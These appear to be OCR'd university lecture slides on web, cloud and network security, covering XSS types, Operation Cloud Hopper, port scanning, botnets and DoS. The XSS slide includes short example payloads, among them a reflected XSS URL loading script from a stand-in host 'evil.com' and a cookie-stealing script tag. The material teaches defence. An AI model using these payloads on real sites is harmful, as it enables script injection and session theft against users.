COS30015 IT Security

Week 4

Presented by YICUN TIAN (YI)

21 August 2023

Acknowledgement of Country

We respectfully acknowledge the Wurundjeri People of the Kulin Nation, who are the Traditional Owners of the land on which Swinburne's Australian campuses are located in Melbourne's east and outer-east, and pay our respect to their Elders past, present and emerging.

We are honoured to recognise our connection to Wurundjeri Country, history, culture, and spirituality through these locations, and strive to ensure that we operate in a manner that respects and honours the Elders and Ancestors of these lands.

We also respectfully acknowledge Swinburne's Aboriginal and Torres Strait Islander staff, students, alumni, partners and visitors.


We also acknowledge and respect the Traditional Owners of lands across Australia, their Elders, Ancestors, cultures, and heritage, and recognise the continuing sovereignties of all Aboriginal and Torres Strait Islander Nations.

Case Study

Company Introduction

- Name: SmartSolutions
- Business: Provides cloud-based data analytics services
- System Architecture: Includes a front-end web interface, backend for data storage and processing, and an extensive network infrastructure


- Web Security Challenges
  - Direct Exposure
  - XSS Attacks
  - CSRF Attacks
- Cloud Security Challenges
  - Data Storage and Processing
  - Misconfigurations
  - Insecure APIs
- Network Security Challenges
  - Backbone of Operations
  - Unencrypted Data Transmission
  - DDoS Attacks



Web Secuity

Cloud Security

Network Security



SWINBURNE UNIVERSITY OF TECHNOLOGY

Web Secuity

Web Security


Web Applications

- Websites
- Web Applications
- Web Services

- Web Application Security: Practices aimed at protecting websites, applications, and APIs from attacks.
- Web Security Testing: Focuses on identifying security vulnerabilities in Web applications and their configurations.
- Main Target: Application layer, i.e., content running over the HTTP protocol.
- Testing Methods: Involves sending various types of inputs to trigger errors and make the system behave unexpectedly.
- Negative Testing: Checks if the system performs unintended actions, revealing vulnerabilities.

Common Web Application Security Risks

- Cross site scripting (XSS)
- Buffer overflow
- SQL injection (SQLi)
- Denial-of-service (DoS) and distributed denial-of-service (DDoS) attacks
- Cross-site request forgery (CSRF)
- API abuse




https://www.cloudflare.com/learning/security/what-is-web-application-security/

SWINBURNE UNIVERSITY OF TECHNOLOGY

Cross site scripting (XSS)

Cross-Site Scripting (XSS) attacks occur when:

- Data enters a Web application through an untrusted source, most frequently a web request.
- The data is included in dynamic content that is sent to a web user without being validated for malicious content.



https://www.okta.com/identity-101/xss-vulnerability/.

SWINBURNE UNIVERSITY OF TECHNOLOGY

Cross site scripting (XSS)

Exploit Kits

- Angler
- Neutrino
- RIG

Type Cross site scripting (XSS)

- Stored XSS Attacks
  - Code: <script>stealCookies()</script>
  - Characteristics: permanently stored on the server; It affects all users who access the stored data.

- Reflected XSS Attacks
  - Code:

```
http://bank.com?p1="><img src=x
onerror=http://evil.com/attack.js>
```

  - Characteristics: only affects the user who triggers the URL.


- Blind Cross-site Scripting
  - Characteristics: often in administrative interfaces or other backend processes.

- DOM Based XSS
  - Code: http://example.com/page.html#data=<script>alert('XSS')</script>
  - document.write(document.location.hash)
  - Characteristics: a client-side attack

https://owasp.org/www-community/attacks/xss/#:~:text=Cross%2DSite%20Scripting%20(XSS),to%20a%20different%20end%20user.

OWASP (Open Web Application Security Project)

- Defensive Perspective
  - offering guidelines and tools on how to protect web applications.
- OWASP TOP 10
- OWASP Tools: OWASP Dependency-Check; OWASP WebGoat



https://owasp.org/www-project-top-ten/

Cloud Security

Cloud vs Traditional Equipment

	Traditional Equipment	Cloud
Infrastructure and Hardware	organizations must purchase, install, and maintain their own hardware	by cloud service providers at remote data centers
Cost	high upfront capital expenditures	pay-as-you-go model
Scalability	take weeks or months	dynamically scaled up or down based on demand, within minutes
Management and Maintenance	dedicated IT teams	Cloud providers manage the underlying infrastructure
Access and Flexibility	accessible only from specific locations	anywhere in the world over the internet

The term "cloud" refers to cloud computing, which is the delivery of computing services—such as servers, storage, databases, networking, software, and intelligence, over the internet.

Cloud Deployment Models

- Public
- Private
- Hybrid
- Mult-Cloud

Cloud Security

A collection of security measures designed to protect cloud-based infrastructure, applications, and data

Shared responsibilities model

- Cloud provided (network, data centre)
- Customers (os, applications and data)

Cloud Security Threats & Challenges

- Data breaches & unauthorized access
- Insecure APIs & Interfaces
- Human error
- Insider threats

Case Study – Cloud Hopper

- APT10: The group behind the campaign.
- Managed Service Providers (MSPs): Primary targets.
- Cloud Infrastructure: Tool used by attackers.
- Hopping Between Targets: Attack technique.

Key Points for Operation Cloud Hopper

- Initial Compromise - Phishing Emails
- Credential Harvesting - Malware Implant
- Reconnaissance and Lateral Movement - PowerShell and PowerSploit & Lateral Movement
- Command and Control (C2) - Spoofed Domains
- File-less Malware - Memory-resident Malware
- Crossing Security Boundaries - Leveraged Compromised Credentials

Lessons

- Shared infrastructure inevitably creates hidden risks

https://insights.sei.cmu.edu/blog/operation-cloud-hopper-case-study/#:~:text=The%20Cloud%20Hopper%20Method%20of%20Attack&text=The%20attackers%20leverage%20compromised%20credentials,corporate%20data%20of%20multiple%20organizations.

https://www.forbes.com/sites/martingiles/2020/01/03/cloud-computing-security-cloud-hopper/

SWINBURNE UNIVERSITY OF TECHNOLOGY

Cloud Security

Best practices & solutions

- Access Controls & Identity Management
    - Multi-factor Authentication
    - Role-based Access Control
    - Least Privilege Principle
- Data Protection
    - Encryption
    - Backup
    - Disaster recovery
- Network Security
- Monitoring & Logging
    - Security information & event management tools → analysis log → detect potential threats
- Intrusion Detection & Prevention Systems
- Patch Management & Vulnerability Scanning
- Employee Training

Network Based Attacks

Network Based Attacks


Example of DoS

Suppose a group of hackers floods the company‘s network with an enormous amount of fake traffic, like a traffic jam on a highway.

Network-based attacks refer to cyberattacks that target vulnerabilities and weaknesses within computer networks and their components.

Some common types:

- **Denial of Service (DoS)**
- **Man-in-the-Middle (MitM) attacks**
- **Port scanning**
- **Brute force and dictionary attacks**
- **DNS and the DNS Cache Poisoning Attack**
- **Syn Flood**
- **IP Spoofing**
- **Botnets**



https://www.cloudflare.com/zh-cn/learning/ddos/what-is-a-ddos-attack/

Case Study

Introduction: Setting the Scene

- Overview of ACME Inc., a mid-sized company newly venturing into e-commerce.
- As digital presence grows, becomes a target for cybercriminals.
- Exploration of a series of interconnected cyber attacks against ACME Inc.

Part 1: The Initial Breach - Port Scanning

- A hacker discovers ACME's online services and aims to find vulnerabilities.
- Identifies open ports as potential entry points, akin to a thief testing doors and windows.

Part 2: Gaining a Foothold - Botnet Involvement

- Post-port scanning, hacker exploits discovered vulnerabilities.
- Deploys a Botnet, Takes control over parts of the network through these infected machines.

Part 3: The Distraction - DoS Attack

- Overloads ACME's servers with excessive requests, disrupting services and causing confusion.
- Legitimate customer requests fail, adding to the chaos within ACME's IT team.

Part 4: The Ultimate Theft - Man-in-the-Middle (MitM) Attack

- Intercepts communications between ACME's payment server and customers.
- Steals sensitive data such as credit card numbers and login credentials.

Port Scanning

How It Works

- Port scanners send specific packets to a range of port numbers
- Analyse the responses they receive.
- Scanner can identify whether a port is open, closed, or filtered by a firewall.

Tools Utilized - Automated testing

- Nmap (Network Mapper)
- Masscan
- Zmap

Motivation

- Network Discovery
- Vulnerability Assessment
- Attack Preparation

https://www.varonis.com/blog/port-scanning-techniques

SWINBURNE UNIVERSITY OF TECHNOLOGY

Port Scanning Techniques

Ping Scanner

- The simplest port scans are ping scans.
- You are looking for any ICMP replies, which indicate that the target is alive.
- Administrators usually disable ICMP (ping) either on the firewall or on the router for external traffic
- Ping is a useful troubleshooting tool. Turning it off makes tracking down network problems a little more difficult.

TCP Half Open / SYN Scan

- More common and popular techniques
- It's a fast way to find potential open ports
- hard to detect because it never completes the full TCP 3 way-handshake
- Default scan in NMAP

TCP Connect


- Same as the TCP Half-Open scan
- But port scanner completes the TCP connection.
- Not as popular as the TCP half-open.
- Advantage : user doesn't need the same level of privileges to run the Half-open scan.

Botnet

A botnet is a network of compromised computers, devices, or "bots" that are under the control of a single entity, often referred to as the "botmaster“.

Key characteristics and components of a botnet

- **Compromised Devices/ Infected Machine**: infected with malware
- **Command and Control (C&C)** : controlled by a centralized server
- **Propagation :** phishing emails, malicious downloads, software vulnerabilities, and exploiting weak passwords
- **Uses**: variety of malicious purposes
- **Detection**: IDS, network traffic analysis, and behaviour-based analysis




https://www.wallarm.com/what/what-is-a-botnet

Botnet

Botnets often utilize various network protocols to communicate and coordinate the activities of the compromised devices

- **HTTP (Hypertext Transfer Protocol):** : send HTTP requests to specific URLs
- **HTTPS (Hypertext Transfer Protocol Secure):** : controlled by a centralized server
- **P2P (Peer-to-Peer):** compromised devices communicate directly with each other
- **DNS (Domain Name System)**: creating and controlling domain names that resolve to changing IP addresses
- **Custom Protocols**: designed to evade detection by security solutions.



https://www.wallarm.com/what/what-is-a-botnet

Denial of Service (DoS)

A Denial of Service (DoS) attack is a malicious attempt to **disrupt the normal functioning of a computer system, network, or service** by overwhelming it **with a flood of traffic, requests, or data**.

Objective

- The primary aim of a DoS attack is to render a target unavailable, rather than gain unauthorized access or steal information. are accessed by multiple clients or users
- Exhaust the target's resources, causing it to become slow, unresponsive, or entirely inaccessible.

Single Source

- In a traditional DoS attack, the attacker typically uses a single computer or a small number of botnet to generate the traffic and requests.

